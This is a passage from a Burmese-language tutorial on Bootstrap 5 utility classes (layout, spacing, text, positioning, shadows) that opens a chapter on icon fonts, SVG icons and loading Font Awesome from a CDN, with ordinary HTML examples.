နမူနာအရ `flex-column` လို့ပေးထားတဲ့အတွက် Default အနေနဲ့ အပေါ်အောက်စီပြီး ပြမှာပါ။ ပြီးတော့မှ `flex-md-row` လို့ပြောထားတဲ့အတွက် Medium Device Size ဖြစ်လာတဲ့အခါ ဘေးတိုက်စီပြီးတော့ ပြမှာပါ။ ဒါကြောင့် Screen Size ပြောင်းရင် Layout လိုက်ပြောင်းတဲ့ လုပ်ဆောင်ချက်ကို ရသွားပါတယ်။ ထုံးစံအတိုင်း `md` အစား တခြား Size Class တွေကို လိုအပ်သလို အစားထိုးပြီး သုံးနိုင်ပါတယ်။ `flex-fill` ကတော့ "ဘေးတိုက်" နေရာလွတ်ကျန်သလောက် အကုန်အပြည့် နေရာယူစေချင်တဲ့ Element တွေမှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ ဒါကြောင့် ကျန်တဲ့ Element တွေကို ရှိသလောက်ပဲပြပြီး `flex-fill` ပါတဲ့ Element ကို အပြည့်နေရာယူ ပြပေးမှာပါ။

Float

Float CSS Property ဟာ တော်တော်လေးအရေးကြီးတဲ့ Property ဖြစ်ခဲ့ပါတယ်။ အရင်က Flexbox လုပ်ဆောင်ချက် CSS မှာမရှိလို့ Float Property တွေကိုသုံးပြီး Layout တွေကို ဖန်တီးခဲ့ကြရပါတယ်။ အခုတော့ Layout အတွက် Float ကို အားကိုးဖို့ မလိုအပ်တော့ပါဘူး။ ဒါပေမယ့် Float လုပ်ဆောင်ချက် အသုံးဝင်တဲ့နေရာတွေ ရှိပါသေးတယ်။ တစ်ချို့ Element တွေ ဘယ်ဘက်ကပ်ပြီး ပြစေချင်ရင် `float-start` ကိုသုံးနိုင်ပါတယ်။ ညာဘက်ကပ်ပြီး ပြစေချင်ရင် `float-end` ကို သုံးနိုင်ပါတယ်။ သူ့ကိုလည်း Size Class နဲ့ တွဲသုံးနိုင်တဲ့အတွက် အသုံးဝင်တာပါ။ ဒီလိုပါ –

HTML

```
<div class="bg-warning p-4 clearfix">
  <h1 class="float-md-start">Some Title</h1>
  <h2 class="float-md-end">Some sub-title</h2>
</div>
```

နမူနာအရ ပုံမှန်ဆိုရင် `<h1>` နဲ့ `<h2>` ကို အပေါ်အောက်ဆင့်ပြီး ပြမှာဖြစ်ပေမယ့်၊ Medium Size ကို ရောက်လာတဲ့အခါ `<h1>` ကို ဘယ်ဘက်ကပ်ပြမှာဖြစ်ပါတယ်။ `<h2>` ကိုတော့ ညာဘက်ကပ်ပြမှာပါ။ ဒီလို Float ကိုသုံးပြီး ဘယ်ညာ ကပ်တဲ့အခါ ပင်မ Element မှာ `clearfix` လို့ခေါ်တဲ့ လုပ်ဆောင်ချက် ပါဖို့လိုတာကို သတိပြုပါ။ ဒါကိုပြည့်စုံအောင် ရှင်းရရင် တော်တော်ရှည်ပါလိမ့်မယ်။ ဒါကြောင့် တိုတိုနဲ့ လိုရင်းလေးပဲ ပြောချင်ပါတယ်။ `float` Class တွေနဲ့ Element တွေကို ဘယ်ညာကပ်လို့ရတယ်။ ဒီလို ကပ်လိုက်လို့ ပင်မ Element ရဲ့ ဖော်ပြပုံမမှန်တော့ရင် `clearfix` ထည့်ပေးရတယ်လို့သာ မှတ်ထားပါ။

Width & Height

Width တွေ Height တွေနဲ့ပက်သက်တဲ့ Class တွေကတော့ Percentage ကိုပဲအခြေခံပြီး အလုပ်လုပ်လို့ သိပ်မပြည့်စုံဘူး။ ကိုယ့်ဘာသာ နည်းနည်းတော့ ထပ်ရေးပေးရတယ်။ ဒီနမူနာကို ကြည့်ပါ –

HTML

```
<div style="height: 300px" class="bg-dark p-2">
  <div class="h-50 w-50 bg-light"></div>
</div>
```

`h-50` ဆိုတာ `height: 50%` ကိုပြောတာပါ။ အလုပ်လုပ်ပါတယ်။ `w-50` ဆိုတာ `width: 50%` ကို ပြောတာပါ။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီလို အလုပ်လုပ်ဖို့အတွက် ပင်မ Element မှာ `height: 300px` ကို ကိုယ့်ဘာသာပေးထားရပါတယ်။ အဲ့ဒီ `height` ကို အခြေခံပြီး အထဲက Element တွေက အလုပ်လုပ်တာမို့လို့ မပါရင် အဆင်မပြေပါဘူး။

ပြီးတဲ့အခါ `25%, 50%, 75%, 100%` ဆိုပြီး လေးမျိုးပဲ ရှိပါတယ်။ ဒါကြောင့် `h-25, h-50, h-75` နဲ့ `h-100` တို့ကိုပဲ သုံးလို့ရမှာပါ။ တခြားတန်ဖိုးတွေ မရှိပါဘူး။ `w-` လည်းအတူတူပါပဲ။ `h-auto` နဲ့ `w-auto` တော့ ရှိပါတယ်။ အဲ့ဒါက ပေးထားတဲ့ Width တွေHeight တွေကို လိုအပ်လို့ ပြန်ဖြုတ်ချင်တဲ့ အခါ မျိုးမှာ အသုံးဝင်နိုင်ပါတယ်။

Margin & Padding

Margin တွေ Padding တွေနဲ့ပက်သက်တဲ့ Utility Classes တွေကိုတော့ ရှေ့နမူနာတွေမှာလည်း တွေ့ခဲ့ ကြပြီးသားပါ။ 1, 2, 3, 4, 5 ဆိုပြီး Size က (၅) မျိုးရှိပါတယ်။ Margin အတွက် `m-` နဲ့စပြီး Padding အတွက် `p-` နဲ့စပါတယ်။ Top, Right, Bottom, Left တစ်ဘက်စီလည်းပေးလို့ရပါတယ်။

- `mt-{size}` (Margin Top)
- `me-{size}` (Margin End or Right)
- `mb-{size}` (Margin Bottom)
- `ms-{size}` (Margin Start or Left)
- `my-{size}` (Margin Top/Bottom)
- `mx-{size}` (Margin Left/Right)

Padding အတွက်လည်း အတူတူပါပဲ။ `m-` အစား `p-` နဲ့စတာပဲ ကွာသွားမှာပါ။ Size အတွက် `auto` လည်းရှိပါသေးတယ်။ `margin: auto` လုပ်ဆောင်ချက်မျိုးကို လိုချင်ရင် သုံးနိုင်ပါတယ်။ 0 လည်းရှိပါ သေးတယ် `m-0 p-0` ဆိုရင် Margin တွေ Padding တွေ အကုန်ဖြုတ်ပေးလိုက်မှာပါ။

Text

Text နဲ့ ပက်သက်တဲ့ Class တွေကတော့ Alignment တို့ Formatting တို့အတွက် အစုံရှိပါတယ်။ Left, Right, Center, Justify စတဲ့ Alignment လုပ်ငန်းတွေအတွက် `text-start`, `text-end`, `text-center`, `text-justify` စသဖြင့် ကုန်သုံးလို့ရပါတယ်။ ဥပမာ –

HTML

```
<h1 class="text-center">Centered Title</h1>
```

နမူနာအစာ ခေါင်းစီးအတွက်စာကိုအလယ်မှာ Align လုပ်ပြီး ပြပေးမှာပါ။ Responsive Class တွေနဲ့ တွဲပြီး သုံးနိုင်တဲ့အတွက် ပိုပြီးတော့ အသုံးဝင်နိုင်ပါသေးတယ်။ ဒီလိုပါ –

HTML

```
<h1 class="text-center text-md-start">Centered Title</h1>
```

နမူနာအရ Default အနေနဲ့ Center Align ထားပြီးပြပေမယ့် Medium Screen Size ဖြစ်သွားပြီးဆိုရင် Left Align နဲ့ပြောင်းပြီး ပြပေးသွားမှာဖြစ်ပါတယ်။ Bold, Italic, Underline, Strike-through စတဲ့ Formatting လုပ်ငန်းတွေအတွက် ဒီလို Class တွေရှိပါတယ်။

- `fw-bold`
- `fw-bolder`
- `fw-normal`
- `fw-light`
- `fw-lighter`
- `fst-italic`
- `fst-normal`
- `text-decoration-underline`
- `text-decoration-line-through`
- `text-decoration-none`

ဒါတွေကိုတော့ တစ်ခုချင်းရှင်းပြဖို့ မလိုအပ်ဘူးလို့ထင်ပါတယ်။ Class အမည်မှာ သူ့အဓိပ္ပါယ်နဲ့သူ ပေါ်လွင်ပြီးဖြစ်နေလို့ပါ။

စာကြောင်းတွေရဲ့အပေါ်အောက် အစိတ်အကြဲ Line Height နဲ့ပက်သက်ပြီး (၃) မျိုးမှတ်သင့်ပါတယ်။

- `lh-sm`
- `lh-base`
- `lh-lg`

`lh-base` က မူလပမာဏအတိုင်းဖြစ်ပြီး `lh-sm` ဆိုရင် Line Height ကျဉ်းသွားလို့ စာကြောင်းတွေ နည်းနည်းပိုကပ်သွားမှာပါ။ `lh-lg` ဆိုရင်တော့ Line Height ကျယ်သွားလို့ စာကြောင်းတွေတစ်ခုနဲ့တစ်ခု ပိုပြီး ကျဲသွားမှာပဲဖြစ်ပါတယ်။ လိုရမယ်ရထည့်ပေးထားတာပါ။ Bootstrap ကပေးထားတဲ့ Line Height က အများအားဖြင့် အဆင်ပြေပါတယ်။ မြန်မာစာလို စာမျိုးတွေတော့ သုံးထားတဲ့ ဖွန့်ပေါ်မူတည်ပြီး ရံဖန်ရံခါ Line Height လေးချဲ့ပေးထားမှ ဖတ်ရတာအဆင်ပြေတာမျိုး ဖြစ်တတ်ပါတယ်။ အဲ့ဒီလို လိုအပ်လာရင် `lh-lg` Class ကို သုံးနိုင်ပါတယ်။

Position

Absolute, Relative, Fixed စတဲ့ Position နဲ့ပက်သက်တဲ့ Class တွေလည်းရှိပါတယ်။ `position-absolute`, `position-fixed`, `position-relative` ဆိုတဲ့ (၃) မျိုးကို မှတ်ထားသင့်ပါတယ်။ Position တွေရဲ့ သဘောသဘာဝကို CSS အခန်းမှာ ပြောခဲ့ပြီးသားပါ။ Position ပေးထားပြီးနောက် Element ရဲ့ ဖော်ပြပုံတည်နေရာ သတ်မှတ်ဖို့အတွက် `left`, `right`, `bottom`, `top` စတဲ့ Property တွေနဲ့ CSS မှာ တွဲသုံးရသလိုပဲ Bootstrap မှာ တွဲသုံးပေးရမှာပါ။ Bootstrap မှာတော့ `start`, `end`, `bottom`, `top` ဖြစ်သွားပါတယ်။ ဥပမာ –

HTML

```
<div class="position-relative bg-dark" style="height: 200px">
  <div class="position-absolute
              bg-light top-50 start-50
              w-25 h-25"></div>
</div>
```


နမူနာအရ ပင်မ Element မှာ `position-relative` လို့သတ်မှတ်ပေးထားပြီး အတွင်းထဲက Element မှာ `position-absolute` လို့သတ်မှတ်ထားပါတယ်။ `top-50` ဆိုတာ `top: 50%` ဆိုတဲ့ သဘောမျိုးပါ။ `start-50` ကတော့ `left: 50%` ဆိုတဲ့သဘောမျိုးပါ။ ဒါကြောင့် အတွင်းထဲက

Element က အလယ်မှာ ရောက်နေရမှာပါ။ အလယ်တည့်တည့်တော့ ရောက်မှာ မဟုတ်ပါဘူး။ အလယ်တည့်တည့်ရောက်ချင်ရင် `start` က `50%` ဖြစ်လို့မရပါဘူး။ `start` က (50% - Element Width / 2) ဖြစ်ရမှာပါ။ `top` လည်းအတူတူပါပဲ။ ဒီပြဿနာက Position မှာ တွေ့ရနေကြ ပြဿနာဖြစ်ပါတယ်။ ဒါကို Bootstrap က `translate-middle` ဆိုတဲ့ Class နဲ့ဖြေရှင်းပေးထားပါတယ်။ ဒီလိုရေးရမှာပါ။

HTML

```
<div class="position-relative bg-dark" style="height: 200px">
  <div class="position-absolute
              bg-light top-50 start-50
              w-25 h-25
              translate-middle"></div>
</div>
```

ဒီတော့မှ တစ်ကယ့်အလယ်တည့်တည့်ကို ရောက်မှာဖြစ်ပါတယ်။ ဘာကိုပြောတာလဲ သိပ်မရှင်းရင် လက်တွေ့ချရေးပြီး နှစ်ခုနှိုင်းယှဉ် စမ်းသပ်ကြည့်သင့်ပါတယ်။ ဒီလိုပါ –




`top-50`, `start-50` ပေးထားတာချင်းအတူတူ ပထမတစ်ခုက အလယ်တည့်တည့်မရောက်ဘဲ၊ နောက်တစ်ခုက အလယ်တည့်တည့် ရောက်တယ်ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါတော်တော် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ခုပါ။ ပိုပြီးစိတ်ဝင်စားဖို့ကောင်းတာလေး စမ်းကြည့်ချင်ရင် ဒီကုဒ်ကို စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<button class="btn btn-primary position-relative">
  Goto User List
  <span class="badge
               bg-danger
               position-absolute
               top-0
               start-100
               translate-middle
               rounded-pill">20</span>
</button>
```

bth ထဲမှာ badge တစ်ခုရှိပြီး position-absolute နဲ့ translate-middle ကိုတွဲသုံးထားလို့ Notification စနစ်တွေမှာ တွေ့နေကြပုံစံအတိုင်း နီတီအရေအတွက်က Button ရဲ့ ထိပ်ဖျားမှာ ချိတ်နေတဲ့ ပုံစံကို ရရှိမှာဖြစ်ပါတယ်။



ပေးထားတဲ့ နမူနာမှာ (၃) မျိုးရေးပြထားပါတယ်။ ပထမတစ်ခုက ရိုးရိုးပါပဲ။ btn ထဲမှာ badge တစ်ခုရှိနေပါတယ်။ ဒုတိယတစ်ခုမှာတော့ badge မှာ position-absolute ဖြစ်သွားပြီး start-100 လို့ ပြောလိုက်တဲ့ အတွက် ကျော်ထွက် သွားတာကို တွေ့ရနိုင် ပါတယ်။ တတိယတစ်ခု ကျတော့မှ translate-middle ပါသွားလို့ ထိပ်ဖျားလေးမှာ ချိတ်နေတဲ့ပုံစံလေး ရသွားတာကို တွေ့ရမှာပါ။

Shadow

Element တွေအတွက် အရိပ်ကျနေတဲ့ပုံစံ Drop Shadow တွေထည့်ချင်ရင် ထည့်လို့ရအောင်လည်း ပေးထားပါသေးတယ်။ သူလည်းအသုံးဝင်ပါတယ်။ သုံးရတာလည်း လွယ်ပါတယ်။ `shadow` Class ကို သုံးပေးလိုက်ယုံပါပဲ။ `shadow-sm` နဲ့ `shadow-lg` ဆိုပြီး မူကွဲ (၂) မျိုးရှိပါတယ်။

HTML

```
<div class="border p-4 mb-4 bg-light shadow-sm">
  Some Content
</div>

<div class="border p-4 mb-4 bg-light shadow">
  Some Content
</div>

<div class="border p-4 mb-4 bg-light shadow-lg">
  Some Content
</div>
```

`shadow-sm` က အရိပ်ကို ပါးပါးလေး မသိမသာထည့်ပေးလိုက်မှာ။ `shadow-lg` ကတော့ အရိပ်ကို တော်တော်ကြီးကြီး ထည့်ပေးမှာပါ။ ဒီလိုပါ –

ဒီလောက်ဆိုရင် တော်တော်လေးစုံသွားပါပြီ။ နောက်ထပ်အခန်းတစ်ခန်းနဲ့ နမူနာအနေနဲ့ အတွေ့ရများတဲ့ Admin Dashboard UI လေးတစ်ခုကို Bootstrap နဲ့လုပ်ကြည့်ကြဦးမှာပါ။ အဲ့ဒီအခါမှာ ဒီ Utility Class တွေကို လက်တွေ့အသုံးချပုံ နမူနာတွေ ထပ်ပါလာပါလိမ့်မယ်။

Admin Dashboard နမူနာလုပ်မကြည့်ခင် Icon တွေအကြောင်း ပြောဖို့ ကျန်နေသေးလို့ နောက်တစ်ခန်းမှာ Icon တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။

အခန်း (၈) – Icons

Icons တွေဟာလည်း UI တွေဖန်တီးတည်ဆောက်ဖို့အတွက် အရေးကြီးပါတယ်။ နှုတ်တစ်ရာ စာတစ်လုံးလို့ ပြောကြသလို၊ A picture is worth a thousand words လို့လည်းပြောကြပါတယ်။ ပုံလေးတစ်ပုံ၊ Icon လေးတစ်ခုနဲ့ ရှုပ်နေတာတွေကို ရှင်းသွားစေနိုင်ပါတယ်။ ရောနေတာတွေကို ကွဲပြားသွားစေနိုင်ပါတယ်။

Bootstrap 3 တုံးက Framework နဲ့အတူ Icons တွေ တစ်ခါထဲ ပါခဲ့ဖူးပါတယ်။ Bootstrap 4 မှာတော့ Icons တွေ ထည့်မပေးတော့လို့ Third-party Icons တွေနဲ့ တွဲသုံးကြပါတယ်။ လူသုံးအများဆုံးလို့ ပြောလို့ ရတဲ့ Icons နည်းပညာ တစ်ခုကတော့ Font Awesome ပဲ ဖြစ်ပါတယ်။ အခု Bootstrap 5 မထွက်ခင်လေးမှာ Bootstrap Icons ဆိုပြီးတော့ ဖြည့်စွက်နည်းပညာအသစ်တစ်ခုကို Bootstrap Framework တီထွင်သူများကပဲ ဖန်တီးပေးလာတာကိုလည်း တွေ့ရပါတယ်။

ဟိုးအရင်တုံးက Icon ဆိုရင် ICO တို့ GIF တို့ PNG တို့လို့ ပုံ Format တွေအနေနဲ့ အသုံးများခဲ့ကြပါတယ်။ ဒီပုံ Format တွေက အရွယ်အစားအားဖြင့် သေးငယ်ပြီး Background Transparency လိုလုပ်ဆောင်ချက်မျိုးတွေ ပါဝင်တဲ့အတွက် Icon နဲ့ သင့်တော်ပါတယ်။ ဒါပေမယ့် ဒီလို ပုံ Format ကို Icon အတွက်သုံးတဲ့အတွက် ကြုံတွေ့ရတဲ့ ပြဿနာတွေ ရှိပါတယ်။ အဲ့ဒီထဲက တစ်ခုကတော့၊ Icon တွေဆိုတာ အများကြီး သုံးရတာပါ။ ဝဘ်ဆိုက်တစ်ခုမှာ Icon ပေါင်း ဆယ်ခု၊ အခုနှစ်ဆယ်ကနေ အခုငါးဆယ်၊ အခုတစ်ရာထိလည်း ပါနိုင်ပါတယ်။ ဒီလောက် ဖိုင်အရေအတွက်များတဲ့အခါ ဝဘ်ဆိုက်ကို နှေးစေပါတယ်။ ဝဘ်ဆိုက်တစ်ခုက Icon ဖိုင်အခု (၅၀) သုံးထားရင် Web Browser က အကြိမ် (၅၀) ဆာဗာကိုဆက်သွယ်မှု ပြုလုပ်ရတဲ့အတွက်ကြောင့်ပါ။ ဒါကြောင့် ဖိုင်တွေရဲ့အရွယ်အစားလေးတွေက သေးသေးလေးတွေပေမယ့် ဆက်သွယ်ရတဲ့ အကြိမ်ရေများလို့ နှေးသွားစေတဲ့ သဘောမျိုး ဖြစ်ပါတယ်။ ဒီပြဿနာကို CSS Sprite လို နည်းစနစ်မျိုးတွေနဲ့ ဖြေရှင်းခဲ့ကြရပါတယ်။ အခုသိပ်မသုံးကြတော့လို့ ဒီအကြောင်းကို အကျယ်ချဲ့ပြီး ထည့်မရှင်းတော့ပါဘူး။ စိတ်ဝင်စားရင် နောက်မှာ ရှာဖွေလေ့လာကြည့်ပါ။

နောက်တော့ CSS မှာ `@font-face` လုပ်ဆောင်ချက် ပါဝင်လာခြင်းနဲ့အတူ Icon Fonts တွေကို အသုံးများလာကြပါတယ်။ Icon Fonts ဆိုတာ A, B, C D တို့ က, ခ, ဂ, ဃ တို့လို စာလုံးတွေကိုရေးဆွဲထည့်သွင်းရတဲ့ ဖွန့်ဖိုင်ထဲမှာ စာလုံးတွေအစား ရုပ်ပုံတွေကို ရေးဆွဲထည့်သွင်းထားခြင်း ဖြစ်တယ် လို့ အလွယ်ပြောနိုင်ပါတယ်။ ဒီတော့ Icon Fonts ကိုသုံးပြီးစာရေးရင် စာလုံးပုံတွေမပေါ်ဘဲ ရုပ်ပုံတွေ ပေါ်တယ်ဆိုတဲ့ သဘောမျိုးပါ။ ဒီ Icon Fonts နည်းစနစ်မှာ အားသာချက်တွေရှိပါတယ်။ ပထမဆုံးအားသာချက်ကတော့ ဖွန့်ဖိုင်တစ်ခုမှာစာလုံးတွေ အများကြီး ပါလို့ရသလိုပဲ ပုံတွေလည်းအများကြီး ရေးဆွဲထည့်သွင်းထားလို့ရတဲ့အတွက် ဖိုင်တစ်ခုထဲနဲ့ လိုချင်တဲ့ Icon တွေကို စုစည်းရရှိပြီး ဖြစ်စေပါတယ်။ ဒါကြောင့် ရိုးရိုး ပုံ Icon တွေမှာ အရေအတွက်များလို့ နှေးသွားတယ်ဆိုတဲ့ ပြဿနာကို Icon Fonts မှာ တွေ့ရမှာ မဟုတ်ပါဘူး။

Icon Fonts ရဲ့ ဒုတိယအားသာချက်ကတော့ ပုံအရည်အသွေးကို ပြောင်းလဲစေခြင်းမရှိဘဲ အရွယ်အစားကို လိုသလို ချုံ့လို့ချဲ့လို့ရခြင်း ဖြစ်ပါတယ်။ ရိုးရိုး GIF, PNG ပုံတွေက ချဲ့လိုက်ရင် ဝါးသွားတာတို့၊ ချုံ့လိုက်ရင် ကြည့်မကောင်းတော့တာတို့ ဖြစ်စေနိုင်ပါတယ်။ Bitmap Graphic တွေမို့လို့ပါ။ A, B, C, D စာလုံးတွေမှာ ချဲ့လိုက်လို့ ဝါးသွားတာမျိုး မရှိသလိုပါပဲ၊ Icon Fonts ထဲက Icon ပုံတွေကိုလည်း လိုသလို အချုံ့အချဲ့လုပ်လို့ရနိုင်ပါတယ်။ Vector Graphic တွေမို့လို့ပါ။ ပြီးတော့ ပုံဆိုတာ ဆွဲထားရင် ဆွဲထားတဲ့အတိုင်းပဲ ရမှာပါ။ အနီရောင် ဆွဲထားရင် အနီရောင်ပဲ ရမှာပါ။ အပြာရောင် ပြောင်းချင်ရင် နောက်တစ်ပုံ ထပ်ဆွဲပြီး ထည့်မှပဲရပါမယ်။ A, B, C, D စာလုံးတွေကို အရောင်လိုသလို ပြောင်းပြီး ပြလို့ရသလိုပဲ Icon Font ထဲက Icon ပုံတွေကိုလည်း လိုသလို အရောင်အမျိုးမျိုး ပြောင်းပြီး ပြလို့ရနိုင်ပါတယ်။ ဒီလိုအားသာချက်တွေကြောင့်ပဲ နောက်ပိုင်းမှာ Icons အတွက် ရိုးရိုးပုံကို မသုံးကြတော့သလောက်ပါပဲ။

ဒီလိုအားသာချက်တွေနဲ့အတူ အားနည်းချက်တစ်ခုလဲ တွဲပြီးတော့ပါလာပါတယ်။ Icon Font တစ်ခုမှာ Icon ပေါင်းများစွာထည့်သွင်းလို့ရတဲ့အတွက် တစ်ချို့ Icon Fonts တွေမှာ ပုံပေါင်း (၅) ထောင် (၆) ထောင် လောက်ထိ ပါနိုင်ပါတယ်။ ဒါကြောင့် Icon လေးတစ်ချို့ကို သုံးချင်လို့ Icon Font တစ်ခုကို ချိတ်ဆက်လိုက်တာနဲ့ မလိုအပ်ဘဲ ရှိသမျှ Icon တွေ အကုန်ထည့်သွင်းလိုက်ရသလို ဖြစ်စေပါတယ်။

နောက်ထပ် ထပ်ပေါ်လာတာကတော့ SVG Icons ဖြစ်ပါတယ်။ SVG ဆိုတာ Scalable Vector Graphic ရဲ့ အတိုကောက်ဖြစ်ပြီးတော့ HTML နည်းပညာရဲ့ အစိတ်အပိုင်းတစ်ခု ဖြစ်ပါတယ်။ XML ရေးထုံးကိုသုံးပြီးတော့ HTML Document အတွင်းထဲမှာ Vector Graphic တွေကို ရေးဆွဲ ထည့်သွင်းစေနိုင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ အဲ့ဒီ SVG နည်းပညာကိုသုံးပြီး Icon တွေ တီထွင်လာကြတဲ့အခါ စောစောက Icon Font မှာ

လို ရှိသမျှအကုန်ထည့်ရတဲ့ ပြဿနာမျိုး မရှိတော့ဘဲ ကိုယ်လိုချင်တဲ့ Icon ကို HTML ထဲမှာ လိုသလောက်ပဲ ရွေးထည့်လို့ ရလာပါတယ်။ ပြီးတော့ ရိုးရိုး GIF, PNG ပုံတွေလို အခု (၅၀) သုံးထားလို့ အကြိမ် (၅၀) ဆက်သွယ်ရတယ်ဆိုတာမျိုးလည်း မဖြစ်ပါဘူး။ သူက ပုံကို HTML နဲ့ ချိတ်ထားတာ မဟုတ်ဘဲ၊ ပုံကို HTML အထဲမှာ တစ်ခါထဲ ရောရေးထားတဲ့သဘောမျိုး ဖြစ်သွားလို့ပါ။ ဒါကြောင့် SVG Icon တွေကို တစ်ဖြည်းဖြည်း ပိုသုံးလာကြပါတယ်။

Font Awesome က Icon Font နည်းပညာဖြစ်ပါတယ်။ SVG Icons အနေနဲ့လည်း သုံးလို့ရပါတယ်။ နှစ်မျိုးပေးထားတဲ့သဘောပါ။ Free နဲ့ Pro ဆိုပြီး Version နှစ်ခုလာရာမှာ အခုလက်ရှိထွက်ရှိထားတဲ့ Font Awesome 5 Pro Version မှာ Icon ပေါင်း (၇၀၀၀) ကျော်ပါဝင်ပါတယ်။ Pro Version က လိုင်စင်ဝယ်ပြီး သုံးရပါတယ်။ Free Version ကတော့ အခမဲ့ရပြီး Icon ပေါင်း (၁၀၀၀) ကျော်ပါဝင်ပါတယ်။ Icon ပေါင်း (၁၀၀၀) ကျော်ဆိုတာတင် တော်တော် စုံနေပြီမို့လို့ Free Version နဲ့တင် ပရောဂျက် တော်တော်များများအတွက် အဆင်ပြေစေနိုင်လောက်ပါတယ်။ ဒီစာရေးနေချိန်မှာ Font Awesome 6 ထွက်တော့မယ်လို့လည်း ကြေညာထားပါတယ်။ အသစ်ထွက်တာမကြာသေးတဲ့ Bootstrap Icons တွေကတော့ SVG Icon တွေဖြစ်ကြပါတယ်။ အခမဲ့ရပြီး သူ့မှာလည်း Icon ပေါင်း (၁၀၀၀) ကျော်ပါဝင်ပါတယ်။

Font Awesome


Font Awesome ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် လိုအပ်တဲ့ဖိုင်တွေကို Download ရယူလို့ ရသလို CDN ကနေ တစ်ဆင့်လည်း အသုံးပြုနိုင်ပါတယ်။ ဒီနေရာမှာတော့ CDN ကနေချိတ်ပြီးတော့ပဲ နမူနာ ပေးသွားပါမယ်။ Code Pen Setting ရဲ့ CSS Section မှာ ဒီ Font Awesome CDN လိပ်စာကို ထည့်ပေးလိုက်ပါ။

```
https://use.fontawesome.com/releases/v5.15.1/css/all.css
```

ပေးထားတဲ့ CDN က Version ကို သတိပြုပါ။ လက်ရှိဒီစာရေးနေချိန် ထွက်ရှိထားတာက v6.3.0 ပါ။ ဒါပေမယ့် Font Awesome က နောက်ပိုင်း Version တွေမှာ CDN လိပ်စာ မပေးတော့ပါဘူး။ ဒါကြောင့် အရင် Version ဖြစ်တဲ့ v5.15.1 နဲ့ပဲ ဆက်လက်လေ့လာသွားကြမှာပါ။ Version သစ်အတွက် CDN လိပ်စာကို လိုချင်ရင် Font Awesome ဝဘ်ဆိုက်မှာ Register လုပ်ထားဖို့ လိုအပ်ပါလိမ့်မယ်။

- https://fontawesome.com

လောလောဆယ် v5.15.1 နဲ့ပဲ စမ်းကြည့်ပြီး သဘောသဘာဝ သိသွားပြီးဆိုရင် နောက်မှ ကိုယ့်ဘာသာ Latest Version ကို ဆက်လေ့လာသွားမယ်ဆိုရင်လည်း သိပ်မခက်တော့ပါဘူး။



